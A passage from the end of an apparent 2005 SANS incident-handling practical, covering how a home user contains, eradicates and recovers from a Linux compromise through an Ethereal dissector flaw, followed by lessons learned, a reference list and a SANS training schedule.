[63] Normally a UNIX system is shut down in such a way that all running processes end, all data waiting to be written out does so, etc. This is described as a "graceful" shutdown. An ungraceful shutdown basically means power to the system is cut and whatever happens, happens.

© SANS Institute 2005 Author retains full rights.

on its way down, but he didn't know of a simple way to accomplish this in Linux.[64] If the system were shut down gracefully, malicious programs might have a chance to erase all traces of their existence before the system shut off cleanly.

Saving the hard drive would be useful if our home user wanted to find out exactly what happened and was willing to spend several hours or days finding out. Since he has a pretty good idea of how the attacker got in, knows that it's unlikely he'll be able to catch the attacker, and really couldn't do anything if he did catch him, our home user elects to just wipe the hard drive and start over.

Containment:

At the UNIX admin's advice, the network monitoring PC was ungracefully powered down. Our home user didn't really care to know all the details behind the intrusion, so he didn't bother saving the hard drive. He will just reinstall over the same disk.

Once the firewall was powered off, this cut off the entire home network from the Internet, preventing any further spread to other networks. The other systems were checked for signs of compromise.

The Windows 98 system had been powered off since before the compromise, so it seemed unlikely that this host would be affected. However, our user was reminded again that it was time to think about replacing Windows 98 with another operating system. Unfortunately, this laptop is very old and doesn't meet the system requirements needed to effectively run Windows 2000 or Windows XP. Perhaps it's time for another Linux host?

The Windows 2000 host was patched and up-to-date thanks to Microsoft's Automatic Updates. However, our home user barely understands how Windows operates and wouldn't know how to find an intrusion even if it were present. In addition, the Windows install on this host was about a year old and starting to get unstable. He elects to reinstall Windows on this system as well, just to be on the safe side.

The Red Hat hosts had languished on their patching since patch support had been terminated months earlier. There were no signs of compromise on these hosts, but our home user couldn't be confident they weren't also breached by the attacker. They would all need to be re-loaded from scratch.

Since our home user had set up a trust relationship with a remote UNIX server, he removes his now-compromised SSH public key from the authorized keys list on that host. He informs the administrator of the server about the security breach but explains that there's no evidence of an attempt to compromise the remote

[64] A not-so-simple way to do this is described at http://www.faqs.org/docs/Linux-HOWTO/Linux-Crash-HOWTO.html

© SANS Institute 2005 Author retains full rights.

server. The "last" log on that host shows no logins by the home user since before the incident.

Cursing his bad luck to be targeted by the attacker, our home user gathers up his stacks of CD-ROMs and prepares to reload his systems.

Eradication:

Determined to avoid a repeat incident where Red Hat suddenly discontinues support for its free products, our home user embarks on a mission to explore new Linux distributions. After trying three new distributions, our home user decides that he's become too set in his Red Hat ways to find time to learn a new one.

He E-mailed his UNIX admin buddy for advice: How can he keep a Red Hat environment, not pay for Red Hat Enterprise, yet still be able to run the same OS for years without a full upgrade?

The same UNIX admin who was rapidly becoming our home user's best friend suggested sticking with Red Hat since it was familiar. The problem of falling out of date with patches could be solved either through the Fedora Legacy Project[65] or by installing a Red Hat Enterprise clone. The admin suggested the latter since a reload would be required anyhow and the Fedora Legacy updates are infrequent and will lapse sooner than the Red Hat Enterprise 3 updates.

All of the systems were reloaded using CentOS, one of several Red Hat Enterprise clones[66]. [CENTOS] This was chosen since it seemed likely that updates would be forthcoming for quite some time.

Our home user marked all the recent backups as possibly compromised, and was careful to eliminate any executables or source code from the /home backups that were recovered. This ensures that if the attacker placed a back door into any files under /home, they wouldn't be restored.

In addition, all passwords on all systems were changed. On the advice of the UNIX admin, different passwords were chosen for the Linux systems and Windows systems. The firewall host now used a unique username/password combo that was not present on any other system.

Recovery:

The much-neglected firewall system was configured to automatically run "yum"[67] and update all software daily. The system was configured to auto-reboot once a week to pick up any kernel changes.

---

[65] http://fedoralegacy.org/
[66] http://www.centos.org/. Other popular Red Hat Enterprise clones include White Box Linux (http://whiteboxlinux.org/) and Scientific Linux (https://www.scientificlinux.org/).
[67] Yellow Dog Updater, Modified (http://linux.duke.edu/projects/yum/). This application automatically finds and installs dependencies for software packages.

© SANS Institute 2005 Author retains full rights.

The packet captures were switched from tethereal to tcpdump, which simply captures the packets and doesn't try to analyze them. A separate process, running as a non-root user, was set up to analyze the tcpdump captures. In addition, unneeded dissectors (most of them) were disabled. The new non-root user was prohibited from opening network connections via an iptables configuration and ran its analysis inside a `chroot`[68]`()` environment. This prevents the user from accessing any files outside of the analysis directory. In the event of a repeat compromise via this path, the attacker will not be able to easily do anything except watch himself type.

Snort was set up to alert via E-mail immediately upon finding suspicious packets. This requires a good amount of ongoing work to eliminate false positives and install updates for new attacks, but if the attacker tries to return, our home user will find out much sooner.

Finally, the whole network was moved behind a dedicated hardware NAT firewall instead of just the Linux host. A simple embedded device like a consumer grade firewall simply doesn't have the wherewithal to support being hacked into[69]. This will protect the existing NAT firewall host from most attacks.

Lessons Learned:

Our user needed an OS that could be patched for long term use, since he doesn't have the time to constantly re-load with the latest new OS. He found a good compromise between spending the time to learn a new distribution and running into end-of-life issues by switching to a Red Hat Enterprise clone.

Instead of analyzing packets as root, our user now captures as root (required) and analyze as a nonprivileged user. Any future Ethereal exploit will only be able to gain non-root access to the system, creating the need to use an additional exploit to gain root. Since our user only needed a few dissectors anyhow, the chances of another Ethereal compromise affecting him are low.

If he had time, our user would submit some patches for Ethereal to allow it to automatically run the dissectors as a non-root user. This would drastically limit the impact of future dissector bugs.

Our home user was very glad that he had saved copies of the original install media, codewords, and license keys for all of his installed software. Without this

[68] `chroot()` is a UNIX system call that changes the root directory for an application, making it very hard for an application to access files outside this area. Often they are called a "chroot jail" to reflect that the application is "locked in" to that directory area.

[69] About the worst you can do to a dedicated hardware firewall is bypass it or crash it. Most low-end firewalls don't have an interactive environment (like a firewall host does) that could be used as a jumping off point to other things.

© SANS Institute 2005 Author retains full rights.

kept in one place, the reinstall process would have been extremely difficult and costly.

The support, assistance, and sympathy from his peers, particularly the UNIX admin, were very helpful. Without seeking help, it's likely the unusual activity would have been ignored and our home user could have played an unwitting role in an attack on someone else's networks.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

References

[ALEPH1] One, Aleph. “Smashing The Stack For Fun And Profit.” Phrack Magazine. 8 Nov 1996. 2 Sep 2004. <http://phrack.org/phrack/49/P49-14>.

[BONDS] Bonds, Steve. “Re: Buffer Overflow Help.” Security Focus. 15 Nov 2004. 20 Dec 2004. <http://www.securityfocus.com/archive/82/381158>.

[CENTOS] CentOS Home Page. 2004. cAos Foundation. 20 Dec 2004. <http://www.centos.org/>.

[CHACK] Skoudis, Ed. Counter Hack. Upper Saddle River, New Jersey: Prentice Hall PTR, 2002.

[CODE] De, Nilanjan and Datta, Abhisek. “Ethereal IGAP Dissector Message Overflow Remote Root Exploit.” Security Corporation. 28 Mar 2004. 1 Sep 2004. <http://www.security-corporation.com/exploits-20040328-001.html>.

[CVE] “CAN-2004-0176.” Common Vulnerabilities and Exposures. 1 Sep 2004. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0176>.

[COMBS] Combs, Gerald. “Multiple security problems in Ethereal 0.10.2.” Ethereal. 22 Mar 2004. 1 Sep 2004. <http://www.ethereal.com/appnotes/enpa-sa-00013.html>.

[ESSER01] Esser, Stefan. “Advisory 03/2004: Multiple (13) Ethereal remote overflows.” Security Focus. 23 Mar 2004. 1 Sep 2004. <http://www.securityfocus.com/archive/1/358373>.

[ESSER02] Esser, Stefan. “Advisory 03/2004 Multiple (13) Ethereal remote overflows.” E-Matters. 23 Mar 2004. 1 Sep 2004. <http://security.e-matters.de/advisories/032004.html>.

[ETHER01] “Ethereal Download.” Ethereal. 13 Dec 2004. <http://www.ethereal.com/download.html#otherplat>.

[ETHMAN] Combs, Gerald, et. al. “ethereal.” Ethereal. 25 Oct 2004. 28 Nov 2004. <http://www.ethereal.com/docs/man-pages/ethereal.1.html>.

[FFTW] “Stack alignment on x86.” FFTW. 21 Aug 2004. 20 Dec 2004. <http://www.fftw.org/fftw3_doc/Stack-alignment-on-x86.html>.

© SANS Institute 2005 Author retains full rights.

[HATCH] Hatch, Brian and James Lee. Hacking Linux Exposed. 2nd ed. New York: McGraw-Hill, 2003.

[IANA] “Protocol Numbers.” Internet Assigned Numbers Authority. 18 Oct 2004. 20 Dec 2004. <http://www.iana.org/assignments/protocol-numbers>.

[IGAP03] Hayashi, Tsunemasa et. al. “Internet Group membership Authentication Protocol (IGAP).” Internet Engineering Task Force Aug 2003. 28 Aug 2004. <http://web.archive.org/web/20040229144535/http://www.ietf.org/internet-drafts/draft-hayashi-igap-03.txt>.

[IGAP04] “This Internet-Draft has been deleted.” Internet Engineering Task Force Feb 2004. 28 Aug 2004. <http://www.ietf.org/internet-drafts/draft-hayashi-igap-04.txt>.

[IGAP_C] Akria, Endoh. “packet-igap.c.” Ethereal. 12 Dec 2003. 20 Dec 2004. <http://anonsvn.ethereal.com/viewcvs/viewcvs.py/releases/ethereal-0.10.2/packet-igap.c?rev=11669&view=markup>.

[INTEL] “Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual.” Intel Corporation. 1999. 20 Dec 2004. <http://developer.intel.com/design/pentiumii/manuals/243191.htm>.

[JRIP] Designer, Solar, et. al. “John the Ripper.” Openwall Project. 20 Dec 2004. <http://www.openwall.com/john/>.

[MALWARE] Skoudis, Ed. Malware. Upper Saddle River, New Jersey: Prentice Hall PTR, 2004.

[METASP] Moore, H D, et. al. “The Metasploit Project.” The Metasploit Project. 14 Oct 2004. 13 Dec 2004. <http://www.metasploit.com/projects/Framework/>.

[NCURVE] Siegel, Del. “Normal Distribution.” Neag School of Education. University of Connecticut. 3 Oct 2003. 20 Dec 2004. <http://www.gifted.uconn.edu/siegle/research/Normal/instructornotes.html>.

[NERGAL] Nergal. “The advanced return-into-lib(c) exploits: PaX case study.” Phrack Magazine. 27 Dec 2001. 18 Dec 2004. <http://phrack.org/phrack/58/p58-0x04>.

© SANS Institute 2005 Author retains full rights.

[NMAP] NMAP Home Page. Insecure.org. 7 May 2004. 20 Dec 2004. <http://www.insecure.org/nmap/>.

[OVSDB] "Ethereal IGAP Protocol Dissector Message Overflow." Open Source Vulnerability Database. 13 Dec 2004. <http://www.osvdb.org/displayvuln.php?osvdb_id=6888>.

[PMASTER] Priest. "priestmasters gdb for vuln development." Team Priestmasters. 20 Dec 2004. <http://www.priestmaster.org/projects/papers/gdbvuln.txt>

[RED01] "Updated Ethereal packages fix security issues." Red Hat Network. 10 Nov 2003. 13 Dec 2004. <http://rhn.redhat.com/errata/RHSA-2003-323.html>.

[RED02] "Updated Ethereal packages fix security issues." Red Hat Network. 7 Jan 2004. 13 Dec 2004. <http://rhn.redhat.com/errata/RHSA-2004-001.html>.

[RED03] "Updated Ethereal packages fix security issues." Red Hat Network. 20 Jan 2004. 13 Dec 2004. <http://rhn.redhat.com/errata/RHSA-2004-002.html>.

[RED04] Molnar, Ingo. "Exec Shield: new Linux security feature." Red Hat. 22 Sep 2003. 20 Dec 2004. <http://people.redhat.com/mingo/exec-shield/ANNOUNCE-exec-shield>.

[RFC2236] Fenner, W. "Internet Group Management Protocol, Version 2." The Internet Society. Nov 1997. 28 Aug 2004. <http://www.ietf.org/rfc/rfc2236.txt>.

[SDESIGN] Designer, Solar. "Getting around non-executable stack (and fix)." Security Focus. 10 Aug 1997. 18 Dec 2004. <http://www.securityfocus.com/archive/1/7480>.

[SNORT] "diff for /snort/rules/exploit.rules between version 1.52 and 1.53." Snort CVS Repository. 18 Apr 2004. 20 Dec 2004. <http://cvs.snort.org/viewcvs.cgi/snort/rules/exploit.rules.diff?r1=1.52&r2=1.53>.

[SNORTR] "Writing Snort Rules: How to Write Snort Rules and Keep Your Sanity." Snort. 8 Apr 2003. 20 Dec 2004. <http://www.snort.org/docs/writing_rules/chap2.html>.

© SANS Institute 2005 Author retains full rights.

[SNORTSID] "SID 2463 - EXPLOIT IGMP IGAP message overflow attempt." Snort Signature Database. 2004. 20 Dec 2004. <http://www.snort.org/snort-db/sid.html?sid=2463>.

[SWARR] Chuvakin, Anton and Cyrus Peikari. Security Warrior. Cambridge: O'Reilly & Associates, 2004.

[TCPILL] Stevens, Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, 1994.

Background and general references:

Bhatnagar, Mayank. "Exploiting the PhpMyAdmin-2.5.4 File Disclosure Vulnerability." SANS. 11 Oct 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Mayank_Bhatnagar_GCIH.pdf>.

Cheswick, William R. and Steven M. Bellovin. Firewalls and Internet Security. Reading, Massachusetts: Addison-Wesley, 1994.

Conrad, Eric. "A Heap o' Trouble: Heap-based flag insertion buffer overflow in CVS." SANS. Sep 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Eric_Conrad_GCIH.pdf>.

Gibaldi, Joseph. MLA Handbook for Writers of Research Papers. 6th ed. New York: Modern Language Association of America, 2003.

Gilbert, Dan. "The One Packet Wonder: HD Moore's rootdown.pl." SANS. 4 Dec 2003. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Dan_Gilbert_GCIH.pdf>.

Hornat, Charles. "JPEG Vulnerability: A day in the life of the JPEG Vulnerability." SANS. 10 Oct 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Charles_Hornat_GCIH.pdf>.

Mahurin, Mike. "The Tactical Use of Rainbow Crack to Exploit Windows Authentication in a Hybrid Physical-Electronic Attack." SANS. 22 Nov 2003. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Mike_Mahurin_GCIH.pdf>.

Perez, David. "Catch the Culprit!" SANS. Jan 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/David_Perez_GCIH.pdf>.

Renna, Scott. "SANS GIAC Practical GCIH Version 3.0." SANS. 11 Jun 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Scott_Renna_GCIH.pdf>.

© SANS Institute 2005 Author retains full rights.

Sekhri, Sunil. “An Analysis of a Windows RPC-DCOM Buffer Overflow Vulnerability: Manual Exploits to Worms.” SANS. 29 Dec 2003. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Sunil_Sekhri_GCIH.pdf>.

Stephen, Andrew. “Exploiting the Microsoft SSL PCT Vulnerability using MetaSploit Framework.” SANS. 27 Jun 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Stephen_Andrew_GCIH.pdf>.

Thompson, Bill. “BruteSSH2 - 21st Century War Dialer.” SANS. 10 Oct 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Bill_Thompson_GCIH.pdf>.

Woznick, Damian. “HP-UX Local X Font Server Buffer Overflow.” SANS. 27 Sep 2004. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Damian_Woznick_GCIH.pdf>.

Yachera, Stanley. “GIAC Certified Incident Handling Practical.” SANS. 22 Dec 2003. 13 Dec 2004. <http://www.giac.org/practical/GCIH/Stanley_Yachera_GCIH.pdf>.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Upcoming Training

Click Here to
{Get CERTIFIED!}

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event